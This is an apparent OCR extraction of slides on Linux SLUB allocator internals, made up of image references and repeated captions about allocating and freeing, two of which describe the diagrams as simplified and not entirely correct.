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
SLUB allocator internal-Allocating



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

SLUB allocator internal-Allocating




Simplified. not entirely correct

SLUB allocator internal-Allocating



Simplified. not entirely correct

SLUB allocator internal-Freeing



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